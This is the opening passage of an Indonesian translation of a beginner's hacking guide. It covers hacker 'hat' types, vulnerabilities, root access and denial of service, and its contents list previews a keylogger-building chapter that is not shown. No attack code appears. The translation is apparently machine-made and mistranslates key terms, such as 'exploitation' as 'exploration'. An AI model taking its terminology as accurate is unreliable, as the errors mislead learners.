

Panduan Pemula Peretasan Komputer

Cara Meretas Jaringan Nirkabel, Keamanan Dasar dan Pengujian Penetrasi, Kali Linux, Pertama Anda

Meretas

ALAN T.NORMAN

Hak Cipta © Semua Hak Dilindungi Undang-Undang.

Tidak ada bagian dari publikasi ini yang boleh direproduksi, didistribusikan, atau ditransmisikan dalam bentuk apa pun atau dengan cara apa pun, termasuk memfotokopi, merekam, atau metode elektronik atau mekanis lainnya, atau dengan penyimpanan dan pengambilan informasi apa pun. sistem tanpa izin tertulis sebelumnya dari penerbit, kecuali dalam kasus kutipan yang sangat singkat diwujudkan dalam tinjauan kritis dan tertentu lainnya penggunaan nonkomersial yang diizinkan oleh undang-undang hak cipta.

Pemberitahuan Penafian:

Harap tidak informasi yang terkandung dalam dokumen ini adalah untuk tujuan pendidikan dan hiburan saja. Setiap upaya telah dilakukan untuk memberikan informasi lengkap yang akurat, terkini dan dapat diandalkan. Tidak ada jaminan dalam bentuk apapun tersurat maupun tersirat.

Dengan membaca dokumen ini, pembaca setuju bahwa dalam keadaan apa pun penulis tidak bertanggung jawab atas segala kerugian, baik langsung maupun tidak langsung, yang timbul sebagai akibat dari penerbitan informasi yang terkandung dalam dokumen ini, termasuk, namun tidak terbatas pada, kesalahan, kelalaian, atau ketidakakuratan.

Daftar isi

- [Mengapa Anda Harus Membaca Buku](#)
- [Ini Bab 1. Apa itu Hacking? Bab 2.](#)
- [Kerentanan Dan Eksploitasi Bab 3.](#)
- [Memulai](#)
- [Bab 4. Perangkat Peretas Bab](#)
- [5. Mendapatkan Akses](#)
- [Bab 6. Aktivitas dan Kode Berbahaya](#)
- [Bab 7. Peretasan Nirkabel](#)
- [Bab 8. Peretasan Pertama Anda](#)
- [Bab 9. Keamanan Defensive & Etika Peretas Bab 10.](#)
- [Membuat Keylogger Anda Sendiri di C++ Bab 11.](#)
- [Menyiapkan Lingkungan Bab 12. Mengatur Lingkungan](#)
- [Eclipse Bab 13. Dasar-dasar Pemrograman \(Kursus](#)
- [Singkat pada C++\) Bab 14. Program Khas](#)

- [Bab 15. Pointer dan File Bab 16.](#)
- [Keylogger Dasar Bab 17. Huruf besar dan kecil Bab 18. Meliputi karakter lain Bab](#)
- [19. Menyembunyikan jendela konsol](#)
- [Keylogger Kesimpulan](#)

- [Buku Bonus Paus Bitcoin Buku](#)
- [Lain oleh Alan T. Norman](#)
- [Tentang Penulis](#)

Mengapa Anda Harus Membaca Buku Ini

Like seperti kemajuan teknologi lainnya dalam sejarah manusia, manfaatnya yang diperoleh umat manusia dari komputerisasi dan digitalisasi dunia kita ada harganya. Semakin banyak informasi yang dapat kita simpan dan kirimkan, semakin rentan terhadap pencurian atau perusakan. Semakin bergantung hidup kita pada teknologi dan pada komunikasi yang cepat dan seketika, semakin besar konsekuensi kehilangan akses ke kemampuan tersebut. Bukan hanya mungkin, tetapi sebenarnya rutin miliaran dolar ditransfer ke luar negeri dalam sekejap mata. Seluruh perpustakaan dapat disimpan pada perangkat yang tidak lebih besar dari ibu jari manusia. Adalah umum untuk melihat balita bermain game yang agak biasa di smartphone atau tablet yang memiliki daya komputasi lebih banyak daripada mesin yang hanya 50 tahun yang lalu akan memenuhi seluruh ruangan.

Konsentrasi data dan kekayaan digital yang belum pernah terjadi sebelumnya ini, ditambah dengan meningkatnya ketergantungan masyarakat pada sarana penyimpanan dan komunikasi digital, telah menjadi keuntungan bagi oportunistis yang cerdas dan jahat yang ingin memanfaatkan setiap kerentanan. Dari individu yang melakukan pencurian kecil dan penipuan, hingga aktivis politik, komplotan kriminal besar dan terorganisir, kelompok teroris, dan aktor negara-bangsa, peretasan komputer telah menjadi industri global bernilai miliaran dolar - tidak hanya dalam melakukan kejahatan itu sendiri, tetapi dalam waktu, tenaga dan modal yang didedikasikan untuk melindungi informasi dan sumber daya. Tidak mungkin untuk melebih-lebihkan implikasi keamanan komputer di zaman kita saat ini. Infrastruktur penting kota dan seluruh negara terkait erat dengan jaringan komputer. Catatan transaksi keuangan harian disimpan secara digital yang pencurian atau penghapusannya dapat mendatangkan malapetaka pada seluruh perekonomian. Komunikasi email yang sensitif dapat mempengaruhi pemilihan politik atau kasus pengadilan ketika dirilis ke publik. Mungkin yang paling mengkhawatirkan dari semua potensi kerentanan adalah di bidang militer, di mana instrumen perang yang semakin berjejaring dan terkomputerisasi harus dijauhkan dari tangan yang salah dengan segala cara. Ancaman profil tinggi ini disertai

oleh yang lebih kecil, tetapi efek kumulatif dari pelanggaran skala yang lebih kecil seperti pencurian identitas dan kebocoran informasi pribadi yang memiliki konsekuensi yang menghancurkan kehidupan orang-orang biasa.

Tidak semua peretas memiliki niat jahat. Di negara-negara dengan kebebasan berbicara yang terhambat atau undang-undang yang menindas, peretas berfungsi untuk menyebarkan informasi penting di antara penduduk yang biasanya dapat ditekan atau dibersihkan oleh rezim otoriter. Meskipun aktivitas mereka masih ilegal menurut hukum negara mereka sendiri, banyak yang dianggap memiliki tujuan moral. Oleh karena itu, garis etika sering kabur ketika menyangkut peretasan untuk tujuan aktivisme politik atau untuk penyebaran informasi yang dapat bernilai bagi publik atau populasi yang tertindas. Untuk membatasi kerusakan yang dapat dilakukan oleh individu dan kelompok dengan niat yang kurang terhormat, perlu untuk mengikuti alat, prosedur, dan pola pikir peretas. Peretas komputer sangat cerdas, banyak akal, adaptif, dan sangat gigih. Yang terbaik di antara mereka selalu, dan kemungkinan akan terus, selangkah lebih maju dari upaya untuk menggagalkan mereka. Dengan demikian, spesialis keamanan komputer berusaha untuk menjadi sama mahir dan berlatih dalam seni peretasan seperti musuh kriminal mereka. Dalam proses memperoleh pengetahuan ini, "peretas etis" diharapkan membuat komitmen untuk tidak menggunakan keterampilan yang mereka peroleh untuk tujuan ilegal atau tidak bermoral.

Buku ini dimaksudkan untuk menjadi pengantar bahasa, lanskap, alat, dan prosedur peretasan komputer. Sebagai panduan pemula, ini mengasumsikan bahwa pembaca memiliki sedikit pengetahuan sebelumnya tentang peretasan komputer, selain dari apa yang telah mereka ketahui di media atau percakapan biasa. Itu mengasumsikan keakraban orang awam umum dengan terminologi komputer modern dan internet. Instruksi terperinci dan prosedur peretasan khusus berada di luar cakupan buku ini dan diserahkan kepada pembaca untuk melanjutkan lebih jauh karena mereka lebih nyaman dengan materinya.

Buku dimulai pada *Bab 1: Apa itu Peretasan?* dengan beberapa definisi dasar sehingga pembaca dapat mengenal beberapa bahasa dan jargon yang digunakan dalam bidang peretasan dan keamanan komputer, serta untuk menjernihkan ambiguitas dalam terminologi. Bab 1 juga membedakan berbagai jenis peretas sehubungan dengan niat etis dan hukum mereka serta konsekuensi dari aktivitas mereka.

Di *Bab 2: Kerentanan dan Eksloitasi*, konsep utama kerentanan target diperkenalkan, menjelaskan kategori kerentanan utama dan beberapa contoh spesifik. Ini mengarah pada diskusi tentang bagaimana peretas memanfaatkan kerentanan melalui praktik eksloitasi.

Bab 3: Memulai berjalan melalui banyak mata pelajaran dan keterampilan yang perlu diketahui oleh seorang peretas pemula. Dari komputer dan perangkat keras jaringan, hingga protokol komunikasi, hingga bahasa pemrograman komputer, area topik utama dari basis pengetahuan peretas diuraikan.

Bab 4: Perangkat Peretas menggali perangkat keras, perangkat lunak, sistem operasi, dan bahasa pemrograman umum yang umumnya disukai oleh peretas untuk melakukan perdagangan mereka.

Prosedur umum untuk beberapa serangan komputer umum disurvei di: *Bab 5: Mendapatkan Akses*, memberikan beberapa contoh pilihan serangan yang sering menarik bagi peretas dan profesional keamanan komputer.

Bab 6: Aktivitas dan Kode Berbahaya mengungkapkan beberapa serangan dan konstruksi peretas yang lebih jahat yang bertujuan untuk membahayakan. Perbedaan antara berbagai kategori kode berbahaya dijelaskan.

Bab 7: Peretasan Nirkabel berfokus secara khusus pada eksloitasi kerentanan dalam protokol enkripsi jaringan Wi-Fi. Perangkat keras dan perangkat lunak khusus yang diperlukan untuk menjalankan serangan Wi-Fi sederhana tercantum.

Pembaca diberikan beberapa panduan praktis untuk menyiapkan dan mempraktikkan beberapa peretasan tingkat pemula di *Bab 8: Retas Pertama Anda*. Dua latihan dipilih untuk membantu calon hacker mendapatkan kaki mereka basah dengan beberapa alat sederhana dan peralatan murah.

Bab 9: Keamanan Defensif & Etika Peretas membungkus pengantar peretasan ini dengan beberapa catatan tentang melindungi diri dari peretas, dan membahas beberapa masalah filosofis yang terkait dengan etika peretasan.

Bab 1. Apa itu Peretasan?

Saya penting untuk meletakkan dasar bagi pengenalan komputer yang tepat hacking dengan terlebih dahulu mendiskusikan beberapa istilah yang umum digunakan dan untuk menjernihkan setiap ambiguitas sehubungan dengan artinya. Profesional komputer dan penghobi serius cenderung menggunakan banyak jargon yang telah berkembang selama bertahun-tahun dalam apa yang secara tradisional merupakan klik yang sangat tertutup dan eksklusif. Tidak selalu jelas apa arti istilah tertentu tanpa pemahaman tentang konteks di mana mereka berkembang. Meskipun bukan leksikon yang lengkap, bab ini memperkenalkan beberapa bahasa dasar yang digunakan di kalangan peretas dan profesional keamanan komputer. Istilah lain akan muncul di bab selanjutnya dalam topik yang sesuai. Tak satu pun dari definisi ini dengan cara apa pun "resmi", melainkan mewakili pemahaman tentang penggunaan umum mereka.

Bab ini juga mencoba menjelaskan apa itu peretasan sebagai aktivitas, apa yang bukan, dan siapa peretas itu. Penggambaran dan diskusi tentang peretasan dalam budaya populer cenderung memberikan gambaran yang terlalu sederhana tentang peretas dan peretasan secara keseluruhan. Memang, pemahaman yang akurat hilang dalam terjemahan kata kunci dan kesalahpahaman populer.

Peretasan & Peretas

kata **peretasan** biasanya memunculkan gambar seorang penjahat dunia maya, membungkuk di depan komputer dan mentransfer uang sesuka hati dari bank yang tidak curiga, atau mengunduh dokumen sensitif dengan mudah dari database pemerintah. Dalam bahasa Inggris modern, istilah peretasan dapat memiliki beberapa arti berbeda tergantung pada konteksnya. Sebagai penggunaan umum, kata tersebut biasanya mengacu pada tindakan mengeksplorasi

kerentanan keamanan komputer untuk mendapatkan akses tidak sah ke sistem. Namun, dengan munculnya keamanan siber sebagai industri besar, peretasan komputer tidak lagi semata-mata merupakan kegiatan kriminal dan sering dilakukan oleh para pelaku kejahatan.

profesional bersertifikat yang secara khusus diminta untuk menilai kerentanan sistem komputer (lihat bagian selanjutnya tentang peretasan "white hat", "black hat", dan "grey hat") dengan menguji berbagai metode penetrasi. Lebih jauh lagi, peretasan untuk tujuan keamanan nasional juga telah menjadi aktivitas yang disetujui (diakui atau tidak) oleh banyak negara-bangsa. Oleh karena itu, pemahaman yang lebih luas dari istilah tersebut harus mengakui bahwa peretasan sering kali diizinkan, bahkan jika penyusup tersebut merusak proses normal mengakses sistem.

Bahkan penggunaan yang lebih luas dari kata peretasan melibatkan modifikasi, penggunaan yang tidak konvensional, atau akses subversif dari objek, proses, atau bagian teknologi apa pun - bukan hanya komputer atau jaringan. Misalnya, pada hari-hari awal subkultur peretas, adalah aktivitas populer untuk "meretas" telepon umum atau mesin penjual otomatis untuk mendapatkan akses ke sana tanpa menggunakan uang - dan untuk membagikan instruksi untuk melakukannya dengan komunitas peretas pada umumnya. Tindakan sederhana menempatkan benda-benda rumah tangga yang biasanya dibuang ke penggunaan baru dan inovatif (menggunakan kaleng soda kosong sebagai tempat pensil, dll.) sering disebut sebagai peretasan. Bahkan proses dan jalan pintas tertentu yang berguna untuk kehidupan sehari-hari, seperti menggunakan daftar tugas atau menemukan cara kreatif untuk menghemat uang pada produk dan layanan, sering disebut sebagai peretasan (sering disebut "peretasan kehidupan").

Buku ini akan berkonsentrasi pada konsep peretasan yang secara khusus berkaitan dengan aktivitas mendapatkan akses ke perangkat lunak, sistem komputer, atau jaringan melalui cara yang tidak disengaja. Ini termasuk bentuk rekayasa sosial paling sederhana yang digunakan untuk menentukan kata sandi hingga penggunaan perangkat keras dan perangkat lunak canggih untuk penetrasi tingkat lanjut. Syarat **peretas**dengan demikian akan digunakan untuk merujuk kepada setiap individu, berwenang atau sebaliknya, yang mencoba untuk secara diam-diam mengakses sistem komputer atau jaringan, tanpa memperhatikan niat etis mereka. Syarat **kerupuk**juga biasa digunakan sebagai penganti peretas – khususnya mengacu pada mereka yang mencoba membobol kata sandi, melewati batasan perangkat lunak, atau menghindari keamanan komputer.

"Topi" Peretasan

Adegan Hollywood klasik dari Barat Amerika Lama sering ditampilkan

penggambaran kartun musuh yang melempar senjata – biasanya seorang sheriff atau marshal melawan bandit pengecut atau sekelompok penjahat. Itu umum untuk membedakan "orang baik" dari "orang jahat" dengan warna topi koboi mereka. Tokoh protagonis yang pemberani dan murni biasanya mengenakan topi putih, sedangkan penjahatnya mengenakan topi berwarna gelap atau hitam. Citra ini terbawa ke aspek budaya lain selama bertahun-tahun dan akhirnya masuk ke jargon keamanan komputer.

Topi hitam

SEBUAH **topi hitam** hacker (atau cracker) adalah orang yang jelas-jelas berusaha untuk merusak keamanan sistem komputer (atau kode perangkat lunak sumber tertutup) atau jaringan informasi

sengaja bertentangan dengan keinginan pemiliknya. Tujuan dari peretas topi hitam adalah untuk mendapatkan akses tidak sah ke sistem, baik untuk mendapatkan atau menghancurkan informasi, menyebabkan gangguan dalam operasi, menolak akses ke pengguna yang sah, atau mengambil kendali sistem untuk tujuan mereka sendiri. Beberapa peretas akan merebut, atau mengancam untuk merebut, mengontrol sistem – atau mencegah akses oleh orang lain – dan memeras pemiliknya untuk membayar uang tebusan sebelum melepaskan kendali. Seorang peretas dianggap sebagai topi hitam bahkan jika mereka memiliki apa yang mereka sendiri gambarkan sebagai niat mulia. Dengan kata lain, bahkan peretas yang meretas untuk tujuan sosial atau politik adalah topi hitam karena mereka berniat untuk mengeksplorasi setiap kerentanan yang mereka temukan. Demikian pula,

Topi putih

Karena ada begitu banyak cara kreatif dan tidak terduga untuk mengakses komputer dan jaringan, seringkali satu-satunya cara untuk menemukan kelemahan yang dapat dieksplorasi adalah dengan mencoba meretas sistem sendiri sebelum seseorang dengan niat jahat melakukannya terlebih dahulu dan menyebabkan kerusakan yang tidak dapat diperbaiki.

SEBUAH **topi putih** peretas telah diberi wewenang khusus oleh pemilik atau penjaga sistem target untuk menemukan dan menguji kerentanannya. Ini dikenal sebagai **pengujian penetrasi**. Peretas topi putih menggunakan alat dan prosedur yang sama dengan peretas topi hitam, dan seringkali memiliki pengetahuan dan keterampilan yang sama. Faktanya, tidak jarang seorang mantan topi hitam mendapatkan pekerjaan yang sah sebagai orang kulit putih

topi karena topi hitam biasanya memiliki banyak pengalaman praktis dengan penetrasi sistem. Instansi pemerintah dan perusahaan telah diketahui mempekerjakan penjahat komputer yang sebelumnya diadili untuk menguji sistem vital.

topi abu-abu

Sesuai dengan namanya, istilah **topi abu-abu** (sering dieja sebagai "abu-abu") sedikit kurang konkret dalam karakterisasi etika hacker. Peretas topi abu-abu tidak harus memiliki izin dari pemilik atau penjaga sistem, dan oleh karena itu dapat dianggap bertindak tidak etis ketika mencoba mendeteksi kerentanan keamanan. Namun, topi abu-abu tidak melakukan tindakan ini dengan tujuan mengeksplorasi kerentanan atau membantu orang lain melakukannya. Sebaliknya, mereka pada dasarnya melakukan pengujian penetrasi yang tidak sah dengan tujuan mengingatkan pemilik untuk segala potensi kekurangan. Seringkali, topi abu-abu akan meretas untuk tujuan memperkuat sistem yang mereka gunakan atau nikmati untuk mencegah subversi di masa depan oleh aktor dengan niat yang lebih jahat.

Konsekuensi Peretasan

Konsekuensi dari akses komputer yang tidak sah berkisar dari biaya kecil dan ketidaknyamanan keamanan informasi sehari-hari hingga situasi yang sangat berbahaya dan bahkan mematikan. Meskipun mungkin ada hukuman pidana yang serius terhadap peretas yang ditangkap dan diadili, masyarakat pada umumnya menanggung beban keuangan dan biaya manusia dari peretasan yang berbahaya. Karena sifat dunia modern yang saling berhubungan, seorang individu pintar yang duduk di kafe dengan komputer laptop dapat menyebabkan kerusakan besar pada kehidupan dan harta benda. Penting untuk memahami konsekuensi peretasan untuk mengetahui di mana memfokuskan upaya pencegahan kejahatan terkait komputer tertentu.

Kriminalitas

Tentu saja ada konsekuensi hukum bagi peretas yang ketahuan menyusup ke dalam sistem atau jaringan komputer. Hukum dan hukuman khusus berbeda-beda di antara negara-negara serta di antara masing-masing negara bagian dan kotamadya. Penegakan hukum juga bervariasi antar negara. Beberapa pemerintah tidak memprioritaskan penuntutan kejahatan dunia maya, terutama ketika para korban berada di luar negara mereka sendiri. Hal ini memungkinkan banyak hacker untuk beroperasi dengan impunitas di beberapa bagian dunia. Faktanya, beberapa negara maju memiliki elemen

dalam pemerintah mereka di mana peretasan adalah fungsi yang ditentukan. Beberapa lembaga keamanan dan penegakan hukum militer dan sipil memiliki divisi yang mandatnya adalah untuk meretas sistem sensitif musuh asing. Ini adalah titik pertengangan ketika beberapa lembaga ini menyusup ke dalam file pribadi dan komunikasi warga negara mereka sendiri, sering kali mengarah pada konsekuensi politik.

Hukuman untuk peretasan ilegal sangat bergantung pada sifat pelanggaran itu sendiri. Mengakses informasi pribadi seseorang tanpa izin mereka kemungkinan akan membawa hukuman yang lebih rendah daripada menggunakan akses untuk mencuri uang, menyabot peralatan, atau melakukan pengkhianatan. Penuntutan profil tinggi telah dihasilkan dari peretas yang mencuri dan menjual atau menyebarkan informasi pribadi, sensitif, atau rahasia.

Korban

Korban peretasan berkisar dari penerima lelucon praktis yang relatif tidak berbahaya di media sosial, hingga mereka yang dipermalukan di depan umum dengan dirilisnya foto atau email pribadi, hingga korban pencurian, virus perusak, dan pemerasan. Dalam kasus peretasan yang lebih serius di mana keamanan nasional terancam oleh pelepasan informasi sensitif atau penghancuran infrastruktur penting, masyarakat secara keseluruhan adalah korbannya.

Pencurian identitas adalah salah satu kejahatan komputer yang paling umum. Peretas menargetkan informasi pribadi individu yang tidak curiga dan menggunakan data tersebut untuk keuntungan pribadi atau menjualnya kepada orang lain. Korban sering tidak mengetahui bahwa informasi mereka telah disusupi sampai mereka melihat aktivitas tidak sah pada kartu kredit atau rekening bank mereka. Meskipun data pribadi sering diperoleh oleh peretas dengan menargetkan korban individu, beberapa penjahat canggih dalam beberapa tahun terakhir dapat memperoleh akses ke basis data besar informasi pribadi dan keuangan dengan meretas server pengecer dan penyedia layanan online dengan jutaan akun pelanggan. Pelanggaran data profil tinggi ini memiliki biaya yang sangat besar dalam hal moneter, tetapi juga merusak reputasi perusahaan yang ditargetkan dan menggoyahkan kepercayaan publik terhadap keamanan informasi.

Biaya Pencegahan

Ada "Catch-22" klasik dalam hal pencegahan peretasan. Bagi kebanyakan individu, dibutuhkan sedikit lebih dari beberapa akal sehat, kewaspadaan, praktik keamanan yang baik, dan beberapa perangkat lunak yang tersedia secara bebas untuk tetap terlindungi dari sebagian besar serangan. Namun, dengan meningkatnya popularitas komputasi awan, di mana file disimpan di server eksternal selain atau bukan di perangkat pribadi, individu memiliki kontrol yang lebih kecil atas keamanan data mereka sendiri. Ini

menempatkan beban keuangan yang besar pada penjaga server cloud untuk melindungi volume informasi pribadi terpusat yang semakin tinggi.

Perusahaan besar dan entitas pemerintah dengan demikian secara teratur mendapati diri mereka menghabiskan uang yang sama atau lebih banyak per tahun untuk keamanan komputer daripada yang mungkin hilang dalam serangan yang paling umum. Namun demikian, langkah-langkah ini diperlukan karena serangan yang sukses, berskala besar, dan canggih - betapapun tidak mungkinnya - dapat memiliki konsekuensi bencana. Demikian pula, individu yang ingin melindungi diri dari penjahat dunia maya akan membeli perangkat lunak keamanan atau layanan perlindungan pencurian identitas. Biaya ini, bersama dengan waktu dan upaya yang dihabiskan untuk mempraktikkan keamanan informasi yang baik, dapat menjadi beban yang tidak diinginkan.

Keamanan Nasional dan Global

Meningkatnya ketergantungan sistem kontrol industri pada komputer dan perangkat jaringan, bersama dengan sifat infrastruktur kritis yang saling terhubung dengan cepat, telah membuat layanan vital negara-negara industri sangat rentan terhadap serangan siber. Listrik kota, air, saluran pembuangan, internet, dan layanan televisi dapat terganggu oleh penyabot, baik untuk tujuan aktivisme politik, pemerasan, atau terorisme. Bahkan gangguan jangka pendek dari beberapa layanan ini dapat mengakibatkan hilangnya nyawa atau harta benda. Keamanan pembangkit listrik tenaga nuklir menjadi perhatian khusus, seperti yang telah kita lihat dalam beberapa tahun terakhir bahwa peretas dapat menanamkan virus di komponen elektronik yang biasa digunakan untuk mengganggu mesin industri.

Sistem perbankan dan jaringan perdagangan keuangan adalah target bernilai tinggi bagi peretas, apakah mereka mencari keuntungan finansial atau menyebabkan gejolak ekonomi di negara saingan. Beberapa pemerintah sudah secara terbuka menyebarkan mereka sendiri

hacker untuk peperangan elektronik. Target peretasan pemerintah dan militer juga mencakup kendaraan dan instrumen perang yang semakin berjejaring. Komponen elektronik dapat disusupi oleh peretas di jalur produksi bahkan sebelum mereka membuatnya menjadi tank, kapal perang, jet tempur, pesawat tak berawak, atau kendaraan militer lainnya – jadi pemerintah harus berhati-hati tentang siapa yang mereka kontrak di jalur pasokan. Email sensitif, telepon, atau komunikasi satelit juga harus dilindungi dari musuh. Bukan hanya negara-bangsa yang menjadi ancaman bagi sistem militer yang maju. Organisasi teroris menjadi semakin canggih dan beralih ke metode yang lebih teknologi.

Bab 2. Kerentanan Dan Eksplorasi

Inti dari peretasan adalah eksplorasi kelemahan dalam keamanan komputer, perangkat, komponen perangkat lunak, atau jaringan. Cacat ini dikenal sebagai **kerentanan**. Tujuan peretas adalah untuk menemukan kerentanan dalam sistem yang akan memberi mereka akses atau kontrol termudah yang sesuai dengan tujuan mereka. Setelah kerentanan dipahami, **eksplorasi** dari kerentanan tersebut dapat dimulai, di mana peretas memanfaatkan kelemahan sistem untuk mendapatkan akses. Umumnya, peretas topi hitam dan topi putih bermaksud untuk mengeksplorasi kerentanan, meskipun untuk tujuan yang berbeda, di mana topi abu-abu akan berusaha memberi tahu pemiliknya sehingga tindakan dapat diambil untuk melindungi sistem.

Kerentanan

Kerentanan dalam sistem komputasi dan jaringan selalu ada dan akan selalu ada. Tidak ada sistem yang dapat dibuat 100% kedap udara karena seseorang akan selalu membutuhkan untuk dapat mengakses informasi atau layanan yang dilindungi. Selain itu, keberadaan pengguna manusia menunjukkan kerentanan dalam dirinya sendiri karena orang terkenal buruk dalam mempraktikkan keamanan yang baik. Saat kerentanan ditemukan dan diperbaiki, kerentanan baru hampir seketika mengantikannya. Bolak-balik antara eksplorasi peretas dan penerapan langkah-langkah keamanan merupakan perlombaan senjata yang sesungguhnya, dengan masing-masing pihak menjadi lebih canggih secara bersamaan.

Kerentanan Manusia

Salah satu kerentanan yang jarang dibahas adalah kerentanan pengguna manusia. Sebagian besar pengguna komputer dan sistem informasi bukanlah pakar komputer atau profesional keamanan siber. Mayoritas pengguna hanya tahu sedikit tentang apa yang terjadi antara titik antarmuka mereka dan data atau layanan yang mereka akses. Sulit untuk membuat orang dalam skala besar mengubah kebiasaan mereka dan menggunakan praktik yang direkomendasikan untuk menyetel kata sandi, memeriksa email dengan hati-hati, menghindari situs web berbahaya, dan memperbarui perangkat lunak mereka.

tanggal. Bisnis dan lembaga pemerintah menghabiskan banyak waktu dan sumber daya untuk melatih karyawan untuk mengikuti prosedur keamanan informasi yang tepat, tetapi hanya dibutuhkan satu mata rantai yang lemah untuk memberi peretas jendela yang mereka cari untuk mengakses seluruh sistem atau jaringan.

Firewall paling canggih dan mahal dan sistem pencegahan intrusi jaringan menjadi tidak berguna ketika satu pengguna internal mengklik tautan berbahaya, membuka virus di lampiran email, mencolokkan flash drive yang disusupi, atau hanya memberikan kata sandi akses mereka melalui Telepon atau email. Bahkan ketika berulang kali diingatkan tentang praktik keamanan terbaik, pengguna umum adalah kerentanan yang paling mudah dan paling konsisten untuk ditemukan dan dieksplorasi. Terkadang kerentanan manusia sesederhana mempraktikkan keamanan kata sandi yang buruk dengan membiarkan kata sandi tertulis di catatan di situs biasa, kadang-kadang bahkan dilampirkan ke perangkat keras yang digunakan. Menggunakan kata sandi yang mudah ditebak adalah kesalahan pengguna umum lainnya. Satu sistem perusahaan tertentu telah dikompromikan ketika seorang peretas yang cerdik dengan sengaja meninggalkan USB flash drive di tempat parkir perusahaan. Ketika seorang karyawan yang tidak curiga menemukannya, mereka memasukkan drive ke komputer kerja mereka dan kemudian mengeluarkan virus. Kebanyakan individu tidak menganggap serius keamanan komputer sampai insiden terjadi, dan bahkan kemudian, mereka sering jatuh kembali ke kebiasaan yang sama. Peretas mengetahui hal ini dan memanfaatkannya sesering mungkin.

Kerentanan Perangkat Lunak

Semua komputer bergantung pada perangkat lunak (atau "firmware", di beberapa perangkat) untuk menerjemahkan input atau perintah pengguna menjadi tindakan. Perangkat lunak mengelola login pengguna, melakukan kueri basis data, mengeksekusi pengiriman formulir situs web, mengontrol perangkat keras dan periferal, dan mengelola aspek lain dari fungsionalitas komputer dan jaringan yang dapat dieksplorasi oleh peretas. Selain fakta bahwa pemrogram membuat kesalahan dan kelalaian, pengembang perangkat lunak tidak mungkin mengantisipasi setiap kerentanan yang mungkin ada dalam kode mereka. Yang paling diharapkan oleh pengembang adalah menambal dan mengubah perangkat lunak mereka

karena kerentanan ditemukan. Inilah sebabnya mengapa sangat penting untuk selalu memperbarui perangkat lunak.

Beberapa kerentanan perangkat lunak disebabkan oleh kesalahan dalam pemrograman, tetapi sebagian besar hanya karena kekurangan yang tidak terduga dalam desain. Perangkat lunak sering kali aman

ketika digunakan seperti yang dirancang, tetapi kombinasi input, perintah, dan kondisi yang tidak terduga dan tidak diinginkan sering kali menghasilkan konsekuensi yang tidak terduga. Tanpa kontrol ketat tentang bagaimana pengguna berinteraksi dengan perangkat lunak, banyak kerentanan perangkat lunak ditemukan secara tidak sengaja atau secara acak. Peretas menjadikan bisnis mereka untuk menemukan anomali ini secepat mungkin.

Eksloitasi

Menemukan dan mengeksloitasi kerentanan untuk mendapatkan akses ke sistem adalah seni dan sains. Karena sifat dinamis dari keamanan informasi, ada permainan "kucing dan tikus" yang terus-menerus terjadi antara peretas dan profesional keamanan, dan bahkan antara musuh negara-bangsa. Untuk tetap berada di depan (atau setidaknya tidak tertinggal terlalu jauh), seseorang tidak hanya harus tetap mengetahui teknologi dan kerentanan terbaru, tetapi juga harus dapat mengantisipasi bagaimana peretas dan personel keamanan akan bereaksi terhadap perubahan dalam lanskap secara keseluruhan.

Mengakses

Tujuan paling umum dari eksloitasi adalah untuk mendapatkan akses ke, dan beberapa tingkat kendali, sistem target. Karena banyak sistem memiliki beberapa tingkat akses untuk tujuan keamanan, sering kali setiap tingkat akses memiliki kerentanannya sendiri dan biasanya lebih sulit untuk diretas karena tersedia lebih banyak fungsi vital. Kedua akses utama bagi seorang peretas adalah menjangkau pengguna super atau **akar** (tingkat UNIX) - dikenal sebagai "mendapatkan root" dalam istilah peretas. Level tertinggi ini memberikan kontrol pengguna atas semua sistem, file, database, dan pengaturan dalam sistem mandiri yang diberikan.

Bisa sangat sulit untuk menembus level root dari sistem komputer yang aman dalam satu eksloitasi. Lebih sering, peretas akan mengeksloitasi kerentanan yang lebih mudah atau memanfaatkan pengguna yang kurang berpengalaman untuk mendapatkan akses tingkat rendah terlebih dahulu. Dari titik itu, metode lebih lanjut dapat digunakan untuk mencapai tingkat yang lebih tinggi dari administrator hingga root. Dengan akses root, peretas dapat melihat, mengunduh, dan menimpa informasi sesuka hati, dan dalam beberapa kasus menghapus jejak apa pun yang bahkan ada di dalam sistem. Untuk alasan ini, mendapatkan root dalam sistem target adalah suatu kebanggaan sebagai pencapaian tertinggi di antara hacker black hat dan white hat.

Menolak Akses

Dalam banyak kasus, mendapatkan akses ke sistem target tertentu tidak mungkin, sangat sulit, atau bahkan tidak diinginkan oleh seorang hacker. Terkadang, tujuan peretas hanyalah untuk mencegah pengguna yang sah mengakses situs web atau jaringan. Jenis kegiatan ini dikenal sebagai **Kegagalan layanan**(DoS). Tujuan melakukan serangan DoS bisa bermacam-macam. Karena relatif sederhana untuk dieksekusi, sering kali ini merupakan latihan pemula untuk peretas yang tidak berpengalaman (“pemula”, “n00b”, atau “neophyte”) dalam bahasanya) untuk mendapatkan beberapa hak membual. Peretas yang lebih berpengalaman dapat melakukan serangan DoS berkelanjutan yang mengganggu server komersial atau pemerintah untuk jangka waktu yang lama. Dengan demikian, kelompok peretas terorganisir sering kali menyandera situs web dan meminta tebusan dari pemiliknya sebagai imbalan untuk menghentikan serangan, semuanya tanpa harus mendapatkan akses.

Bab 3. Memulai

Hackers memiliki reputasi sebagai individu yang sangat cerdas dan luar biasa dalam banyak hal. Oleh karena itu, tampaknya menjadi tugas yang berat dan berat untuk memulai dari awal dan mencapai tingkat kecakapan praktis apa pun. Kita harus ingat bahwa setiap orang harus memulai di suatu tempat ketika mempelajari suatu mata pelajaran atau keterampilan. Dengan dedikasi dan ketekunan, adalah mungkin untuk melangkah sejauh mungkin di dunia peretasan sesuai keinginan Anda. Satu hal yang akan membantu dalam proses menjadi seorang hacker adalah untuk menetapkan beberapa tujuan. Tanyakan pada diri sendiri mengapa Anda ingin belajar hacking dan apa yang ingin Anda capai. Beberapa hanya ingin mempelajari dasar-dasarnya sehingga mereka dapat memahami cara melindungi diri mereka sendiri, keluarga mereka, atau bisnis mereka dari serangan jahat. Yang lain mencari untuk mengatur diri mereka sendiri untuk berkarir di peretasan topi putih atau keamanan informasi. Apa pun alasan Anda, Anda harus bersiap untuk mempelajari sedikit pengetahuan dan keterampilan baru.

Sedang belajar

